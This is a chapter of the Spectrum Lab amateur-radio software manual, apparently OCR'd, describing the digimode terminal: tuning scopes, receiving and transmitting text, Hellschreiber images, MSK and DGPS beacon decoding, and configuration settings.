
10 Digimode Terminal

10.1 1. Introduction

To test some new kinds of (more or less) 'digital' communication modes, Spectrum Lab has a tiny built-in terminal which allows you to transmit and receive characters.

For 'standard' modes like PSK31 and RTTY, there are other programs out there with a more user-friendly interface ! Spectrum Lab's digimode-terminal is intended only for experimental purposes and occasional QSOs on longwave. Thanks to some friends of the LF Experimenters community for testing it.

The digimode terminal can be activated from SpecLab's main menu ('Components') or from the component window.



```
13:24 Msg9: RefID=763 L=5 Z=24:16.2 S=5 H=0 Corrections:
  SatID=10 UDRE:<1m PRC=-10.12m RRC=+0.000m/s IOD=93
  SatID=30 UDRE:<1m PRC=-13.60m RRC=+0.006m/s IOD=92
  SatID=05 UDRE:<1m PRC= -7.62m RRC=+0.006m/s IOD=21
13:24 Msg3: RefID=763 L=4 Z=24:15.6 S=6 H=0 N53°17'02" E009°15'39" h=
90.4m
13:24 Msg9: RefID=763 L=5 Z=24:19.8 S=7 H=0 Corrections:
  SatID=31 UDRE:<1m PRC= -6.52m RRC=+0.000m/s IOD=9
  SatID=13 UDRE:<1m PRC=-17.18m RRC=+0.004m/s IOD=92
  SatID=29 UDRE:<1m PRC= -3.36m RRC=-0.002m/s IOD=35
```

fRX 3500.0791

fTX 2200.00

state=1

reqst=3

h=17

```
Sync-Histogram: ............................92
```

Contents (of this document) :

The screen area used for some of these blocks can be modified with a 'splitter'. Move the mouse slowly between the different window areas, until the mouse cursor changes from a pointer to a splitter symbol. Then hold the left mouse button pressed and move the mouse to change the 'layout' of the digimode window.

From the menu of the digimode terminal you can select the transmission mode and other settings. Up to now, only very few modes have been implemented. Look into the "Mode" menu to see what's possible.

To transmit text, type into the "Transmit" window and start the transmitter by clicking on the "Rx/Tx" control button. You may also load text from a plain text file into the TX window (from the File menu, "Load TX Text"). While the transmission proceeds, the transmitted characters will be colored RED in the TX window. You can remove the color marks from the "Edit" menu. You can also set the "Transmission Pointer" to any cursor position if you want to repeat a transmission (also in the Edit menu).

Received characters are displayed in the "Receive" window. You can write received text into a text file from the File menu ("Save RX Text"). Some "special" modes cannot yet be machine-decoded (like slow CW) so you will have to look on the waterfall to decode them 'by eye'.

More advanced mode settings can be modified from the 'Settings' menu of the digimode terminal. Some 'special' transmission modes are described later in this document.

To monitor multiple stations or channels, you can open up to four digimode terminals from Spectrum Lab's main window, with different settings for each terminal (as far as the bandwidth of the receiver's IF filter permits, and the CPU in your PC). To duplicate the settings from an already opened terminal window, select *Settings .. Clone these settings ...* from the terminal's main menu.


See also: Spectrum Lab's main index, 'A to Z', Time signal decoder (DCF77).

10.2 2. Tuning aids in the digimode terminal

There are just a few tuning aids in the digimode terminal. The most important 'RX' tuning aid is the spectrum display in Spectrum Lab's main window. If you right-click into the frequency display, a popup-menu will open with the option "set digimode frequency to xxxx.x Hz". Selecting this option sets the RX-


(and also the TX-) frequency. This even works if the input is not coming directly from the soundcard but from a previously recorded wave-file !

For most digital communication modes, there is a so-called 'tuning scope'. This is especially useful to set the RX-frequency for all PSK-modes (phase shift keying modes, for example PSK31). Right-click into the tuning-scope to see all available options.




The 'Bit Phase Vector' display is an indicator for the phase-difference between two received bits (or symbols) for all PSK modes. If the RX-frequency of a BPSK-signal (like PSK31) is properly tuned, the vectors should show a vertical line (only 0° and 180° phase difference). This scope screenshot shows a properly tuned (but very noisy) PSK31-signal.

Note that the bit-phase vectors only run from the center upwards (angle about 0°) and downwards (angle about 180°). The length of the vectors depends on their amplitudes. If the vectors are not running vertically, you should either turn the AFC (automatic frequency control) on, or try to adjust the "RX-frequency" manually.



Alternatively, the tuning scope can be switched into Y(t)-mode with an optional long persistance (like an analog storage oscilloscope), which can be used to produce an "eye-pattern" diagram because the scope is usually triggered by the receiver's bit-synchronisation module.

The screenshot on the left shows the "eye pattern" of an MSK signal (actually a DGPS beacon). The upper (green) curve is the filtered bit signal (for MSK: the frequency deviation), the lower (red) curve is the amplitude which should ideally be constant for an MSK signal. The eye pattern only works for certain modulation types like BPSK and MSK.
Some demodulators will additionally show a third curve in the tuning scope in yellow colour; for example the MSK decoder shows the recovered bit clock (subject to change).



When the DTMF decoder is active, and the tuning scope mode set to 'auto', the scope shows a bargraph with the amplitudes of the eight DTMF tones, ranging from -100 to 0 dBfs.

The red line in the background shows the DTMF decoder's squelch level, which can be adjusted with the slider on the left side. As shown in the screenshot on the left side, the squelch level should be set high enough (well above the "noise level") to avoid false detections.

Like some other parts of the digimode terminal window, the size of the tuning scope can be adjusted by moving the light blue coloured 'splitter' controls (press and hold the left mouse button on a splitter control).

back to the chapter overview

10.3 3. Receiving with the digimode terminal

10.3.13.1 Receiving text (normal, in real time)

If the "RX/TX-switch" is in the "RX"-position, and the demodulated signal exceeds the squelch level, all decoded characters are printed into the "RX"-window (which is -in fact- a windows edit control).

The RX window will automatically start to scroll the received text as long as it has the 'focus' (that is, the blinking cursor is in the RX window. Just click into the window).

You can also save the received text in a text file. Use the entry "Save Rx Text" in the File menu of the digimode terminal for this purpose.

back to the chapter overview

10.3.23.2 Decoding bitstreams from 'raw files'

This feature can be used to analyse raw bitstreams (demodulated, but not yet decoded) archived in files.

These 'raw files' are not binary files, but ASCII files ("textfiles") with contain the following characters:

- 0 (figure zero) : pass a 'low bit' to the decoder, as if it had just come out of the demodulator;
- 1 (figure one) : pass a 'high bit' to the decoder, as if it had just come out of the demodulator;
- 2..0, a..f are reserved for future use, where one symbol (from the demodulator) contains more than one databit .
- Ø (slash-zero) is treated the same way as the zero, because Spectrum Lab's digimode terminal emits these characters by default
- ( ) : Everything between an opening and a closing parenthesis is ignored by the file parser; because for example the DGPS / RTCM decoder emits hexadecimal codes in parenthesis (even if set to 'binary' character display).
  Since everything in parenthesis ignored, this can be used to embed comments in such 'test files'.

To record raw bitstreams in this format, either set *Digimode Confiuration ... Code Set* to "*Unknown (emit ones and zeroes)*";
or (at least for the DGPS decoder) leave the *Code Set* as it is (for example, *RTCM SC-104 (DGPS)*),
but under *Advanced Settings*, set the *Rx Character Display* to *Binary (ones and zeroes)*. In the latter case, the demodulated databits will still be passed to the decoder, so the decoder will attempt to synchronize frames (which is helpful because it inserts a CARRIAGE RETURN character after each frame), but the text in the 'Receive' window will still be filled with ones and zeroes (mostly). As noted above, almost any decoder will put additional info between parenthesis, so they can automatically be filtered out while analysing the file.

After receiving a sufficiently large number of 'raw bits', stop the decoder (or at least pause the display), and export the text in the receive window as a text file (through the terminal's File menu).

You can then let the saved file run through the decoder over and over again, trying different decoding (not demodulation) parameters.

To interrupt the file analysis (because the file is too large, and/or decoding takes too long), press and hold the ESCAPE key.

back to the overview

10.4 4. Transmitting with the digimode terminal

In most cases, plain text is transmitted with the 'digimode terminal'. In certain modes (for example Hellschreiber), small images can be sent, too.

10.4.14.1 Transmitting text

To transmit characters with the digimode terminal, set the cursor into the 'TX window' (by clicking into) and just type the letters you want to transmit. If the RX/TX-control button shows "TX" and the 'LED' is colored red, the typed characters will be transmitted almost immediately.

The transmitted text will be colored red. The text which is not yet transmitted will be black (usually).

A few tips for using the digimode terminal for sending text:

- To set the transmit position to the current cursor position, press F3 .
- To send the text in the TX-window again, place the cursor before the first character you want to send, and press F3 afterwards.

- To clear any text which may be contained in the TX buffer (but not sent yet), press F2
- To switch from TX to RX, press F9 .
- To switch from RX to TX, press F10 .
- You can configure the terminal to begin TX automatically (as soon as there is something to send), and to switch back from TX to RX when all is sent. This option is highly recommended for all "slow" modes ! (avoids overheating the transmitter when the operator falls asleep ;-)
- DO NOT TYPE OR SEND EVERYTHING IN UPPER CASE. IT LOOKS AS IF YOU WERE PERMANENTLY SHOUTING. THAT'S A BAD IDEA, AND AN AWFUL WASTE OF TIME. Especially in PSK 31 (and its variants) sending everything in upper case is stupid, -even though often seen on the bands- because PSK 31 & Co use Varicode, which uses less bits for lower-case characters than for upper case. Please tell this to your PSK31-QSO partner on shortwave, maybe he just doesn't know ;-)

You can start the transmission before typing any text in the TX window - this is ok for *most* character-based modes. Alternatively, you may type your next message text into the TX window before switching from receive to transmit. This will avoid 'gaps' in the transmitted data stream (which would be filled with 'idle' characters automatically, except for Morse transmissions).

Special functions can be embedded in the transmitted text, enclosed in angle brackets. Some examples:

<chr(123)>
: Inserts a character with the specified code in the character stream

<img filename.bmp>
: Inserts an small image from a windows bitmap file in the transmission. Only works in Hellschreiber mode.

<!any_interpreter_command>
: Allows the execution of any interpreter command, embedded in the transmitted text. More details and a few examples are here .

(Other commands in angle braces may exist, which have not been documented yet ...)

10.4.24.2 Transmitting images in "Hellschreiber" mode

You can also send small bitmaps along with the normal text, using a "tag" (kind of command-sequence, similar to HTML) in the text you enter (or copy into) the transmit text box. The syntax for sending an image from a bitmap file is:

```
<img MyFile.bmp>
```

The command will not be parsed as long as you didn't type the closing angle bracket (final ">"). Example for a transitted message which contains a bitmap:

`TEST: <img dl4yhf.bmp> OK ?`

A list of all "tags" which may be embedded in the transmission-text (can be loaded from plain text files), some of them may be abbreviated:

`<rev>, <r>`
: switches from "normal video" to "reverse video" (caution, requires more average transmitter power)

`</rev>, </r>`
: switches back rom "reverse video" to "normal video"

`<img filename>, <i filename>`
: loads an image from a bitmap file, and places it in the Hell-transmission-buffer (inceasing the size of the "bluescreen" if necessary).

Note:
: The BACKSPACE key does not work properly when deleting these "tags" from the transmit buffer,

if the associated function has already been executed (and the result is visible in the hell transmission bitmap). BACKSPACE only works for normal transmitted *characters* in HELL mode !

back to the overview

10.5 5. Decoder Logfile

For beacon observations and other long-term surveys, the decoder output (characters) can be logged to a textfile, in addition to the output in the RX window .

To start logging, select *File .. Start logging decoder output* in the terminal's menu. If the file already exists, new characters are appended to the end.

To stop logging, select the same menu item again. While logging is active, it shows '*Stop Logging*' along with the filename currently being logged.

Note: Each of the four(?) terminals must use it's own logfile. For technical reasons, it is not possible that all decoders write their output into a common file.
Because of that, the default filenames (visible when opening the fileselector for the first time) are 'Term1.txt' for the first terminal window, 'Term2.txt' for the second terminal, etc .

10.6 6. Special transmission modes

10.6.16.1 Hellschreiber ("Hell") Transmissions

Compared with "true" digital transmission modes, HELL is a bit different. The original Hellschreiber (invented by the german inventor Rudolf Hell) was a character-transmitting and -receiving machine, with a typewriter-like keyboard.

On the first look, the digimode-terminal works like that. You enter text in the transmit window, which will be "printed" into the blue strip in the upper part of the transmit window. But what is really transmitted are no characters, but small (narrow) ***images*** ! For optimum performance, there is a special character set (called "SMT Hell") which is optimized for best readability - but its up to you which of the various fonts installed on your system you want to use.

Note:

> Due to problems with the installation script under Windows XP, the SMT Hell and some other "special" fonts are no longer installed automatically. If you need them, you will find these special fonts in the "Goodies"-directory. Install them with the windows system control ("Fonts", on a German PC: "Schriftarten".."Datei".."Neue Schriftart installieren").

10.7 6.2 Minimum shift keying

Minimum shift keying (MSK) can be viewed as binary, continuous-phase frequency shift keying with a modulation index of 0.5 (frequency shift divided by bitrate). Some of its properties are...

- compared with classic FSK like "RTTY", it consumes less bandwidth
- an MSK signal has a constant envelope waveform (because it's a special form of FSK)
- in contrast to amplitude-shaped BPSK (like PSK31), it does not require a linear transmitter, and does not get "broad" like PSK31 if the transmitter is overdriven (a fact which can be seen on shortwave quite often, despite the fact that radio amateurs use "linear" power amplifiers there).

For initial MSK tests on longwave, use one of the predefined "MSK" modes from the terminal's menu. They use the VARICODE set (as designed by Peter, G3PLX, for his famous PSK31 mode). But since there was only little interest in using MSK on air (among radio amateurs), I didn't develop the decoder any further (it's still implemented in SpecLab, but it's not optimized). Some notes on the implementation of the MSK modulator/demodulator can be found in the appendix, especially about the encoding scheme when transmitting VARICODE via MSK.

MSK is in worldwide use for DGPS beacons on medium wave (near 300 kHz). See this extra document with details on DGPS reception with Spectrum Lab's digimode terminal.

10.7.16.2.1 MSK-modulated DGPS beacons on medium wave

To test the MSK demodulator, the author tried to receive some European DGPS beacons on medium wave. Many of those beacons (like the Zeven DGPS transmitter on 303.5 kHz) use 100 bit/second, so the 'symbol rate' in the digimode configuration dialog must be set to 100.0 symbols/second (here, the same as 100 bit/second). The parameter 'Frequency shift or span' doesn't matter for MSK, because the shift is dictated by the symbol rate (remember, shift divided by bitrate is always 0.5 otherwise it wouldn't be MSK..). The eye pattern on the tuning sope looked promising, but due to the lack of an RTCM SC-104 decoder, the *codeset* parameter in the digimode configuration had to be set to 'Unknown / Emit '0' and '1'). Not too impressive. The price of 40 or 50 dollars for the official RCTM SC 104 V2 standard ("RTCM Recommended Standards for Differential Navstar GPS Service, Version 2.0") sounded a bit steep for this experiment. Fortunately, looking around revealed some info (without paying $$ to the moneymakers) about how to calculate of the 6-bit checksum in each 30(!)-bit "GPS words", so the digimode terminal can at least break up the continuous stream of "zeroes and ones" (from the MSK demodulator) into "GPS words" and check the 6-bit parity in each word.
A decoder for the most common DGPS message types (as defined by RTCM V2.x) is implemented in Spectrum Lab - details are in another document.
To select between different formatting options (for the decoded output), select *Settings .. Advanced Settings* in the terminal's menu, and set the *Rx Character Display* option to *Translated (type 1)* or *Translated (type 2)*. 'Type 1' will show the DGPS signal as 30-bit GPS words, with an indicator for the parity check (*=parity check ok, -=parity check failed). 'Type 2' may present the output in a different format, which wasn't clear at the time of this writing yet.

What to avoid (when *transmitting* MSK)...

Even with MSK, the transmitter must not be (severely) overdriven ! If the transmitter is modulated with an audio signal (AFSK), overdriving the audio stages may cause audio harmonics. For example, a 1 kHz audio "carrier" may produce 3, 5, etc kHz (sometimes also even harmonics). If these unwanted audio frequencies are inside the IF amplifier passband, they will produce unwanted RF emissions !

When overdriving a "linear" amplifier with insufficient harmonic suppression, you may even transmit on a "band" where you shouldn't be heared, so be careful. Don't use cheap solid-state power amplifiers without good low-pass (or bandpass) filters. Of course, this hasn't got much to do with MSK..


back to the overview

10.8 7. Digimode Settings

10.8.17.1 Basic Settings

Because the 'digimode terminal' has been implemented to **TEST** new communication modes, it has a lot of adjustable parameters which are usually unneccessary (because they are 'fixed' in other programs). More settings can be found on the 'Advanced settings' and 'RX/TX-Switching Options' - tabs, which are described later.

The following settings may be modified from the 'Settings' menu. Sometimes the digimode terminal automatically opens this dialog, especially after you change to an 'experimental' mode which has not become a standard yet. However, a set of 'standard' digital transmission modes can be selected from a list (click on the "Standard Modes" button in the dialog window).



Basic mode: characters (1)
Modulation type: ASK,OOK,CW (2)
Code Set: Unknown (emit '0' and '1'
Encoding: None (one-to-one)
Pulse shaping: Amplitude Ramp
☐ use DLL: DemoDll.dll
☐ IQ Input
Center frequency (TX): 800.0 Hz
UP/DOWN stepwid.: 1.0 Hz
Center frequency (RX): 2200.0 Hz
Detector squelch level: 25 %
Frequency shift or span: 2000.0 Hz
Shaping time: 25.0 %
Symbol Rate ; Baudrate: 10 sym/sec
Output level: 25.0 %
TX Frequ. / Shift multiplier : 1 times

(screenshot of the 'digimode configuration' dialog, 'basic' tab)

Some parameters which may need explanation:

Basic mode

Defines if the "mode" is based on the transmission of single characters, blocks, or other specialities (which is the main usage of this terminal). Some of these modes are not completely digital at all. There are:

- Character-based modes like PSK31, MSK31, Morse(transmit only)
- Block-oriented modes (not implemented in SpecLab itself)
- HELLSCHREIBER-modes, here: with very narrow bandwidth. Named after the german inventor Rudolf Hell. Actually an image-transmission mode which looks like a mix between RTTY and slow-scan-television. The implementation in Spectrum Lab can actually be used to transmit small images (bitmaps) as well as characters entered in the transmit-window. Read this chapter for details.

Modulation type

This is the principle how the digital information (bits, symbols) are transformed into an analog signal. Common modes are:

- AFSK = audio frequency shift keying, used for RTTY and DFCW (not yet implemented).
- BPSK = binary phase shift keying, uses two different phase angles (0° and 180°). One symbol carries one bit of information. Often used together with the VARICODE code set.
- QPSK = quadrature phase shift keying, uses four different phase angles (0°, 90°, 180°, 270°). One symbol can carry two bits of information.
- MSK = minimum shift keying (can be regarded as a special form of OQPSK, but also as FSK with a modulation index f_dev/f_bit of 0.5). Please note that the MSK demodulator in Spectrum Lab is far from being perfect ... but at least the non-coherent decoder works, and is more robust than SL's coherent decoder. Read this chapter for details on MSK .
- CW or OOK = continuous wave or on/off-keying. Usually used for morse code transmissions.

- Parallel MT = simultaneously transmitted "multiple tones", like DTMF (telephone touch-tones). Requires a linear transmitter.

For very "special" Modes, there may be an extra "Digimode-DLL" somewhere.

Code Set

The code set describes how the bits in a single character are arranged before transmission. Some supported code sets are:

- Morse = codeset for telegraphy transmissions in "CW".
- Baudot = a 5-bit-code which was very common for RTTY transmissions in the 'old' days of radio. May be implemented in a "Digimode-DLL" somewhere.
- ASCII = american standard code for information interchange. Used internally by many computers, especially in the good old days. Nowadays replaced more and more by the ANSI, a very similar codeset which uses 8 bits, and contains many special (national) letters which did not exist in ASCII.
- PSK31 'Varicode' = a code set with variable bit lengths. Frequently used letters have shorter codes than longer letters. This nice mode was introduced by Peter Martinez, G3PLX. It is widely used on shortwave by radio amateurs, but also some longwave experimenters used it with good success. In Spectrum Lab, you can use Varicode also with other modulation types than BPSK and QPSK, and at higher and lower speed than the original PSK 31. And please, DON'T SEND ALL IN UPPER CASE - especially not in PSK 31 because upper case letters take much longer to send than lower case letters.
- DTMF = 'touch tones' :

	1209 Hz	1336 Hz	1477 Hz	1633 Hz
697 Hz	1	2	3	A
770 Hz	4	5	6	B
852 Hz	7	8	9	C
941 Hz	*	0	#	D

The key's column (on an old-style telephone keypad) selected one of the 'high tones', the key's row selected one of the 'low tones'.
DTMF tones are still useful today for 'remote control' over an analog audio link, for example to control a remote receiver, transmitter, antenna switch, rotor, etc.
Spectrum Lab can generate any sequency of DTMF tones, either via the digimode terminal or by command 'digimode.tx(<string>)' .
With the tuning-scope display mode set to 'auto', the scope shows a bargraph diagram with the eight tone levels (logarithmic scale, -100 dBfs to 0 dBfs).

Encoding

Encoding means how 'data bits' Xi are mapped to the actual transmitted symbols Yi. For example, consider a binary frequency-shift keyed signal:
Without special encoding (Yi = Xi) *zero*-bits would result in frequency A being sent, and *one*-bits would result in frequeny B. For FSK signals, this is almost always the method of choice.
Differential encoding is often used with phase shift keying (PSK) so simplify the data recovery at the receiver. In this case, the transmitted symbol Yi is the result of an exclusive-OR combination of the previously transmitted symbol Y(i-1) and the data bit to be transmitted (Xi). The result is that the 'polarity' of the received bits doesn't matter (i.e. it doesn't matter for a BPSK signal if the receiver is set to USB or LSB), because the receiver (decoder) only checks if the received symbol is different from the previous symbol (in that case the data bit is a ONE), or if it's equal (then the data bit is a ZERO). For some modes (like PSK31) differential encoding is always active, regardless of the state of the *Encoding* option.

Pulse Shaping

Pulse shaping is often required to reduce the bandwith of the transmitted signal. Generally, the bandwidth is reduced if the transition from one symbol to the next is 'smoothed'. There are several ways of how pulse shaping can be done:

- off: means no pulse shaping at all (->broad rectangular pulses)
- amplitude ramp: the optimum, used for PSK31, but requires a linear transmitter or a class C/D transmitter with pulse shaping via the power supply voltage (as used by a well-equipped LF amateur). See advanced settings.
- slow phase transition: not as good as 'amplitude ramp', but can be used for class-C transmitters because the amplitude of the modulated signal is constant. This shaping type is currently still 'under construction'.

Frequency Shift

This parameter is only required for FSK (frequency shift keying) modes like RTTY and DFCW (dual frequency "continuous wave", actually Morse code). It's the difference between the "higher" and "lower" tones in Hertz. Note that the shift may be multiplied with the 'transmit frequency & shift multiplier' as explained below.

Transmit Frequency / Shift multiplier

Only works for frequency shift keying (not for phase shift keying). Used to drive certain, special transmitters (hardware) which must be fed with two, or even four times the actual transmit frequency because they divide the input signal (from the soundcard) by two or four.

For example, if the "TX Frequ. / Shift multiplier" is set to 2 (two), and the FSK modulator is configured for a transmit frequency of 1000 Hz, and a shift of 1 Hz, the program will actually send 1999 Hz or 2001 Hz tones to the output of the soundcard (which the TX hardware will divide down to 999.5 or 1000.5 Hz .

Symbol Rate / Baudrate

This parameter set the 'speed' of a digital code transmission. For RTTY, it is usual to use the term 'baudrate' (Bd / second). For BPSK (like PSK31 for example), the baudrate is equal to the 'bits per second' because one symbol carries exactly one BIT. For PSK31, the exact transmission speed is 31.25 symbols/second. A common signaling rate for RTTY used by radio amateurs on HF is 45.45 Bd/second.

Symbol shaping time

Affects the pulse shaping characteristics. The higher this value, the more time will be used for the 'soft transition' from one symbol to the next. Setting the symbol shaping time to 0% will generate a very 'hard transition' with a broad spectrum. You should avoid testing this 'on air' for most modulation types.

Modulator output level

Can usually be set to 100%. But if you want to add noise or other signals to the modulated signal before passing it to the D/A-converter (or saving it as a wave-file), you must reduce the modulator output level. Otherwise an adder stage in SpecLab's internal circuit will be overloaded (and clipping will severely affect the signal's purity !).

Detector squelch level

This parameter defines the 'threshold' which a received signal must exceed (to avoid a lot of 'random' characters on the screen when no signal is present. The squelch operation depends on the mode, so this is just a relative measure (for PSK modes, it is ***not*** a function of the received signal's amplitude !).

Half duplex / Full duplex

In 'half duplex' mode, either the analog/digital converter+decoder or the digital/analog converter+modulator is active. So during transmission, the demodulator is passive.

In 'full duplex' mode, both a/d and d/a converter remain enabled, and the digimode demodulator/decoder remains active while transmitting. This was originally used for testing, but some later modes may require full duplex mode. If you feed a bit from the soundcards (or the transmitters) output back into the input (or a receiver connected to the soundcard, you can watch your own transmission in the RX window. Sometimes the internal crosstalk from the soundcard's output is strong enough to decode the signal, especially for the 'slow weak-signal modes' like PSK31 and its flavours.


See also:

Advanced Settings, RX / TX Switching Options
Spectrum Lab's main index .

back to the overview

10.9 7.2 Advanced Settings

On the 'advanced settings' tab of the configuration dialog a few other parameters can be adjusted (mostly parameters which didn't fit on the 'digimode settings' screen) :



Serial data format
Startbit: LOW (line high in idle mode)
Databits: 7
Sequence: LSB first
Parity: none
Stopbit(s): 1

Automatic Frequency Control
□ enabled Tuning range:
□ narrow +- 100.0 Hz

Rx Character Display
Normal (plain text)
auto new line after 0 ms
☑ slash zero □ word wrap

Other Options
□ minimize gaps in DFCW (dual-frequency slow morse code)
□ Reverse keying / inverse frequencies for Lower Side Band modulator
Auxiliary output : none (only one, "normal" output)
Disable built-in filt
none (only one, "normal" output)
on/off keyed BPSK data signal
quadrature output for I/Q modulator
unmodulated coherent carrier, constant envelope

(screenshot of the 'digimode configuration' dialog, 'advanced' tab)

AFC enabled
    If this checkmark is set, the decoder will adjust the center frequency during receive (if the supported in the used mode).

AFC tuning range
    Defines, how far (in Hz) the AFC'ed center frequency may 'walk away' from the orginial RX center frequency.

Narrow AFC
    If this checkmark is set, the AFC reacts very slow and has a reduced tuning range. Good for noisy signals (depending on the mode. For many modes, this control has no effect at all !)

Tuning scope
    Defines the mode of the tuning scope, like "Bit phase vectors", "bit signal over time", etc. In long-persistance-mode, you will see the usual eye-pattern which is often used to check the proper function of the demodulator and the bit synchronisation.
    Note: Since the implementation of a "phase meter", there is a more flexible tuning aid outside the digimode terminal !

Auxiliary Output
    The second output (usually 'R5', the soundcard's right audio channel) can be used to produce an auxiliary output signal, which can be picked from a list:

    On/Off keyed BPSK signal
        This option has been implemented for users of 'switching mode' transmitters for PSK31 (and its slower variants). To use this, you must set your audio card to "Stereo Mode" in Spectrum

Lab's main configuration. If enabled, the LEFT audio channel produces the usual amplitude-shaped PSK31 signal, while the RIGHT audio channel produces the phase information (0 or 180 degrees) for a hardware phase inverter in the transmitter. The signal is an on/off-keyed audio 'carrier' because the audio card cannot produce DC signals. Use a rectifier diode and a small capacitor to turn this into a digital control signal for your transmitter.
This only works for PSK31 & PSK08 with 'pulse shaping' enabled.

Quadrature output for I/Q modulator

Special feature to produce single-sideband signals. For some (most?) digimodes, the modulator can produce inphase- and quadrature outputs. This greatly simplifies the transmitter hardware, because no narrow filter will be required to remove the unwanted sideband. Some notes on I/Q signal processing with Spectrum Lab can be found here (including how to switch the spectrum analyser into I/Q-mode).
The quadrature output generated this way (using a soundcard with stereo output) can be used to drive a phasing 'exciter' like this one.

Unmodulated coherent carrier, constant envelope

This output supplies the unmodulated carrier wave, which may be required for phase-coherent modulation experiments (coherent CW,etc..).
For transmitters which divide the signal frequency by two (or even by four, to produce a highly symmetrically signal for a MOSFET bridge), set the TX center frequency accordingly. The primary output (usually LEFT audio channel) will then provide the amplitude modulation, including pulse shaping, while the auxiliary output produces a really 'continuous' (coherent) wave which starts at the begin of a transmit cycle and ends when all data bits are through.

Note: So far, the 'unmodulated coherent carrier' output only works for a few modulation types, for example with ASK (amplitude shift keying), OOK (on-off keying), but not with FM (frequency modulation).

Serial Data Format

Once used to define the format of asynchronous data transmissions, namely the old teletypewriter stuff. Not very common these days, and almost useless for modern synchronous ("block-") transmissions.

See also: Basic Settings

back to the chapter overview

10.10 7.3 RX / TX Switching Options

On this tabsheet in the terminal configuration window, the switching between RECEIVE ("RX") and TRANSMIT ("TX") can be customized. By the time of this writing (2004-10), the following options existed :

- Switch to "receive" automatically if the TX-buffer is empty
  This option is highly recommended for the "slow modes", especially if there is the risk that the radio operator falls asleep.
- Switch to "transmit" automatically if the TX-buffer is not empty
  Only useful for certain slow modes if you can type faster than the terminal can send. Not recommended for fast modes, because this may result in unwanted gaps between the transmitted characters !
- Half duplex operation, either ADC or DAC enabled, but not BOTH at the same time
  This option was introduced because some older soundcards caused problems when the

analog/digital- and digital/analog-converters were running at the same time (causing dropouts in the outgoing audio stream, or unwanted "oscillation" from the internal feedback).
- While transmitting, connect spectrum analyser to the modulator output
Especially helpful in the HELL modes, to use the spectrogram display as monitor for your own transmission. When switching from "TX" to "RX", the spectrum analyzer will be connected to the audio input again ("L1" in the circuit).

See also:
Digimode Settings, Advanced Settings

back to the chapter overview

